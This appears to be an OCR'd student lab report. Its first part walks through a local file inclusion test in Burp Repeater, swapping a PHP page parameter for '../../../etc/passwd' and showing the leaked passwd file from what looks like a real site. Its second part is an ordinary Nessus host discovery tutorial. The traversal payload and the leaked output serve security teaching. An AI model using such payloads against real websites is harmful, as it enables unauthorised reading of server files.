


Step 3: Now once you have got the request this request should point a page like it does in url, if it does then right click and send that request to the repeater





Step 4 : Now go to the repeater tab and change the value of acciul.php to a LFI payload Step 5: Start by typing ../etc/passwd and click on the send button , if in the response we see any root directory then it vulnerable otherwise add more payload to it




Response
Pretty
Raw
Hex
Render
5 X-Powered-By: PHP/5.4
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8 Pragma: no-cache
9 Vary: Accept-Encoding
10
11 <!DOCTYPE html>
12 <html>
13 <head>
14
15 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16 <link rel="stylesheet" type="text/css" href="css/style.css"/>
17 <title>
Confiture de Bali
</title>
18 <link rel="stylesheet" type="text/css" media="screen" href="
http://cdnjs.cloudflare.com/ajax/libs/fancybox/1.3.4/jquery.fancybox-1.3.4.css
" />
19 <link rel="icon" type="image/png" href="image/favicon.png" />
20 <style type="text/css">
21 a.fancyboximg{
22 border:none;
23 box-shadow:0lpx7pxrgba(0,0,0,0.6);
24 -o-transform:scale(1,1);
-ms-transform:scale(1,1);
-moz-transform:scale(1,1);
-webkit-transform:scale(1,1);
transform:scale(1,1);
-o-transition:all0.2sease-in-out;
-ms-transition:all0.2sease-in-out;
-moz-transition:all0.2sease-in-out;
-webkit-transition:all0.2sease-in-out;
transition:all0.2sease-in-out;
25 }
26 a.fancybox:hoverimg{
27 position:relative;
z-index:999;
-o-transform:scale(1.03,1.03);
Search
0 highlights

Step 6 : Then again ../../../etc/password and click on the send button, then check the response tab, if you get the output like below then it is vulnerable




Response
Pretty
Raw
Hex
Render
\n

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
unscd:x:105:109::/var/lib/unscd:/usr/sbin/nologin
ntp:x:106:112::/nonexistent:/usr/sbin/nologin
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
puppet:x:109:115:Puppet configuration management
daemon,,,:/var/lib/puppet:/usr/sbin/nologin
postfix:x:400:400::/var/spool/postfix:/usr/sbin/nologin
adminrobot:x:490:490:adminrobot:/home/ovh:/bin/false
ovh:x:500:100:ovh:/home/ovh:/bin/bash
ovhcron:x:158:151:ovhcron:/home.admin/ovhcron:/bin/bash
oco:x:108:114::/usr/local/oco:/usr/sbin/nologin
Search
0 highlights

Step 7 : You also directly try this payload in the website itself in the place of acuiel.php just put

../../../etc/passwd

23EO4-ST#IS#6246– Task-9

HOST DISCOVERY :


STEP 1:

First ensure that Nessus is installed on your system. You can download it from the Tenable website

URL : https://www.tenable.com/downloads/nessus?loginAttempted=true

STEP 2:

Login into nessus




HOST DICOVERY SCAN :

The goal of host discovery scans is to locate active hosts, or devices, within a specified network segment or IP range.
It helps administrators in keeping a precise list of all the devices linked to their network, which is necessary for risk assessment and security management.

STEP 3:


Click the "New Scan" button to create a new scan configuration.

You will get following interface when logged in. Click on Host Discovery Scan



STEP 4:


Enter Name, Description and Target Ip address



STEP 5:


To get Ip address turn on another host or machine and get its IP address

Following I have did for KALI LINUX IP address




STEP 6:

Enter the IP address in Target and click on Save

